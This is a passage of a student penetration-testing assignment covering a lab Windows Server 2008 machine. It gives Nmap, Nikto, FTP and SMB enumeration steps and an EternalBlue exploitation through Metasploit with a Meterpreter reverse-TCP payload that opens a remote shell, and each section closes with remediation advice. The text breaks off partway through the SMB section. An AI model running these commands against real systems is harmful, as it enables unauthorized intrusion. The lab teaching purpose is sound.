

**Cyber Security and Forensics – Cover Sheet**

ASSIGNMENT (SECTION A)

**PENETRATION TESTING**

**Table of Contents**

[**Workload Matrix** 2](#_Toc23314)

[**1.0** **Introduction** 4](#_Toc23315)

[**2.0 Vulnerability Scanning Strategy & Tool Justification** 5](#_Toc23316)

[**2.1.1 Technical Steps & Screenshots** 5](#_Toc23318)

[**2.1.2 Selected Critical Vulnerability: Anonymous FTP Access** 10](#_Toc23319)

[**2.1.3 Corrective and Preventive Measures** 11](#_Toc23320)

[**2.2.1 Technical Steps & Screenshots** 12](#_Toc23322)

[**2.2.2 Selected Critical Vulnerability: MS17-010 (EternalBlue)** 18](#_Toc23323)

[**2.2.3 Corrective and Preventive Measures** 18](#_Toc23324)

[**2.3.1 Technical Steps & Screenshots** 19](#_Toc23326)

[**2.3.2 Selected Critical Vulnerability: SMB Enumeration** 23](#_Toc23327)

[**2.3.3 Corrective and Preventive Measures** 24](#_Toc23328)

[**2.4.1 Technical Steps & Screenshots** 25](#_Toc23330)

[**2.4.2 Selected Critical Vulnerability: Weak SMB Authentication** 29](#_Toc23331)

[**2.4.3 Corrective and Preventive Measures** 30](#_Toc23332)

[**3.0 Conclusion** 31](#_Toc23333)

[**References** 32](#_Toc23334)

# 1.0 Introduction

Continuing cyber threats are becoming increasingly complex; therefore, a proactive need for vulnerability analysis is upheld for a strong cybersecurity approach. Vulnerability assessment is the discovery, evaluation, and ranking of security flaws in a system. The step-by-step procedure followed by our collective members to investigate a compromised Windows Server 2008 virtual environment is the subject of the following section. Team members engaged with software such as Nmap, Nikto, Metasploit, Hydra, enum4linux, and smbclient to investigate and exploit one critical vulnerability each. We did this by trying to recreate a real penetration scenario and provide specific recommendations to improve the system defenses against future attacks (Karen Scarfone, 2008).

# 2.0 Vulnerability Scanning Strategy & Tool Justification

## **2.1 FTP Anonymous Login**

**Operating System**: Windows Server 2008 **Selected Tools**:

|  |  |
| --- | --- |
| **Tool** | **Purpose** |
| Nmap | Network scanning and service identification |
| Nikto | HTTP service vulnerability scanning |

**Justification**:

* Nmap was run in search of open ports and running services on the victim.
* Nikto was use to scan a web server for outdated software, default files and known vulnerabilities.

### 2.1.1 Technical Steps & Screenshots

1. **Initial Nmap Scan Command used**:


nmap -sS -sV -O -Pn 192.168.240.129

**Purpose:**

Identify open ports, detect service versions, and determine the OS running on the target machine.

**Result:**

* + - Nmap detected open ports:
    - 21 (FTP – EasyFTP Server ftpd)
    - 22 (SSH)
    - 8080 (HTTP – EasyHTTP Server httpd)
    - Several RPC services (135, 139, 445, 1024 – 1030)



1. **Web Vulnerability Scan Using Nikto Command used**:

nikto -h [http://192.168.240.129:8080](http://192.168.240.129:8080/)

**Purpose:**


Identify HTTP misconfigurations, outdated software, or known vulnerabilities running on port 8080.

**Expected Output Highlights**:

* + Outdated HTTP server version
  + Insecure HTTP headers

•

Potentially dangerous directories exposed



1. **FTP Anonymous Login Command used:**

ftp 192.168.240.129 **Login:**

Name: anonymous


Password: [blank or anonymous@domain.com]

**Purpose:**

The FTP protocol allows users to access remote files. Misconfigures FTP servers often allow anonymous login, which is a common and serious security flaw.

**Result:**

The server granted full access without requiring authentication. Users were able to browse directories, list files, and in some cases, download files directly.



1. **Anonymous FTP File Exploitation**

**Command used:**


ftp 192.168.240.129 **Login:**

Username: anonymous

Password: (blank or anonymous@domain.com)

**Result:**

Granted access and able to browse directories and list file without any authentication.



### 

### 2.1.2 Selected Critical Vulnerability: Anonymous FTP Access

**Why does it exist?**

* Anonymous access was enabled by default on the FTP server.
* There was no Access Control List (ACL) applied to the shared folders.
* Legacy operating systems like Windows Server 2008 typically depend on old and vulnerable services.

**How can it be exploited?**

* Attackers are able to log in anonymously to download or read confidential data.
* If write permissions are given, malware or exploits can be uploaded.
* Configuration and sensitive data files could be revealed even under read-only access.

**Real-World Example:**

* In 2017, the FBI released an advisory where it had explicitly indicated that hackers were actually exploiting FTP servers configured for anonymous access, especially in the healthcare sector. The weakly secured servers were observed leaking sensitive data such as protected health information (PHI) and personally identifiable information (PII). Such leakage made the organizations vulnerable to attacks like blackmail, identity theft, and financial fraud (Kovacs, 2017).

### 

### 2.1.3 Corrective and Preventive Measures

**Corrective Measures:**

* Disallow anonymous FTP login.
* Enforce users to authenticate themselves before any access is granted.
* Enforce access from trusted IP ranges only.

**Preventive Measures:**

* Implement SFTP or FTPS in place of FTP.
* Have periodic configuration auditing and access logs checking.
* Employ automated vulnerability scanners to look for weak services.

## **2.2 EternalBlue MS17-010**

**Operating System Analyzed**: Windows Server 2008 **Selected Tools**:

|  |  |
| --- | --- |
| **Tool** | **Purpose** |
| Nmap | For network reconnaissance and vulnerability testing |
| Metasploit Framework | For exploitation and validation |

**Justification:**

* Nmap: The industry's initial network and port scan procedure uses Nmap as its standard protocol. Through scripts, the tool reveals vulnerable services along with their known weaknesses.
* Metasploit: The exploitation framework, Metasploit, enables researchers to test how realistic it is to exploit detected vulnerabilities. The assignment used MS17-010 (EternalBlue) for its exploitation purposes.

### 2.2.1 Technical Steps & Screenshots



1. **Nmap Scan:** **Command use:**  nmap -p –script smb-vuln-ms17-010 192.168.240.129

**Purpose:**

To check for SMBv1 vulnerability (MS17-010)

**Result:**


Host found vulnerable to EternalBlue





1. **Launch Metasploit Framework Command use:**

m

sfconsole



1. **Select and Configure EternalBlue Blue Command use:**  use exploit/windows/smb/ms17\_010\_eternalblue set RHOSTS 192.168.240.129 set LHOST 192.168.240.128 set PAYLOAD windows/meterpreter/reverse\_tcp exploit



1. **Successful Exploitation** Meterpreter > shell received

**Commands use:**

* + sysinfo = to confirm Windows 2008 target


* + getuid = to confirm system access

-

shell

–

full remote access to cmd



### 2.2.2 Selected Critical Vulnerability: MS17-010 (EternalBlue)

**Why does it exist?**

* The victim OS (Windows Server 2008) was missing critical patches from 2017.
* Microsoft failed to sanitize inputs in the SMBv1 protocol stack.

**How can an attacker exploit it?**

* By sending a specially crafted packet to port 445, an attacker can execute arbitrary code without authentication.
* This leads to remote code execution with SYSTEM privileges.

**Real-World Example:**

* EternalBlue was weaponized by WannaCry ransomware in 2017, which crippled organizations like the UK’s NHS and FedEx.

### 2.2.3 Corrective and Preventive Measures

**Corrective Measures:**

* Immediately apply the MS17-010 patch from Microsoft.
* Disable SMBv1 protocol (registry or via PowerShell).
* Close port 445 on the firewall.

**Preventive Measures:**

* Apply security updates regularly.
* Use a vulnerability scanner (like OpenVAS or Nessus) on a schedule.
* Network segmentation: isolate critical machines.
* An intrusion detection system to alert to SMB exploitation attempts.


## **2.3 enum4Linux**

**Tool Used:** enum4linux, smbclient, and nmap **Purpose:**

To gather SMB share information, user lists, and check for anonymous access or misconfigurations on the target host 192.168.240.129.

### 2.3.1 Technical Steps & Screenshots

1. **SMBClient Anonymous Access Attempt Command Used:** smbclient -L \\192.168.240.129 -N **Result:** 
   * Anonymous login was successful.
   * However, no shares were listed.
   * Error: NT\_STATUS\_RESOURCE\_NAME\_NOT\_FOUND and Unable to connect with SMB1 – no workgroup available



1. **Nmap SMB Enumeration Script**

**Command Used:**

nmap --script smb-enum-shares,smb-enum-users -p445 192.168.240.129

**Purpose:**


To attempt listing shared resources and user accounts using SMB enumeration scripts provided by Nmap.

**Result:**

* + SMB port 445 is open.
  + Access to ADMIN$, C$, and IPC$ denied.
  + Anonymous access gave minimal results.

•

Error: NT\_STATUS\_ACCESS\_DENIED



1. **Nmap SYN Scan**

A comprehensive TCP SYN scan was conducted on the target 192.168.240.129 using Nmap. The scan revealed several open ports running critical services.


**Command Used:**  nmap -sS -p- 192.168.240.129

**Result:**

As shown below, the following key ports were found to be open:

* 21/tcp (FTP)
* 135/tcp (MSRPC)
* 139/tcp (NetBIOS-SSN)
* 445/tcp (Microsoft-DS)
* 1025–1029/tcp (RPC Services)
* 5357/tcp (wsdapi)
* 8080/tcp (HTTP-Proxy)

These services indicate potential vulnerabilities, especially the presence of SMB (port 445), which is known to be exploitable through EternalBlue (MS17-010) on unpatched systems.



**4. SMB Enumeration with Nmap Scripts**


To gather more information about the SMB service, an Nmap script scan was executed using smb-enum-shares and smb-enum-users.

**Command Used:**  nmap --script smb-enum-shares,smb-enum-users -p445 192.168.240.129 **Result:**

As shown below, the scan failed to enumerate administrative shares due to access restrictions (NT\_STATUS\_ACCESS\_DENIED). However, it did confirm:

* **Anonymous Access** to IPC$
* **READ permissions** granted to anonymous users on IPC$

This level of access, while limited, may allow further enumeration or potential exploitation.



### 2.3.2 Selected Critical Vulnerability: SMB Enumeration

**Why Does SMB Enumeration Exist?**

SMB enumeration is one of the mechanisms proposed by SMB for enabling files, printers, and resources sharing between devices on a Windows network. It allows systems to query:

* l lShared folders and drives
* l lUser accounts
* l lDomain or workgroup information

The default settings in the SMB protocol allow unauthenticated or lightly authenticated login attempts, common in older constructs such as the Windows Server 2008, in the interests of simplicity and compatibility; still, this function presents a potential weakness if not managed accurately.

**How Can a Hacker Exploit it?**

SMB enumeration can be abused by an attacker by:

1. Using programs like enum4linux, smbclient, or nmap scripts to connect to port 445 on a target host.
2. If weak credentials are available or anonymous (null session) access is permitted, the attacker can:
   * List shared folders
   * List users, groups, and policies
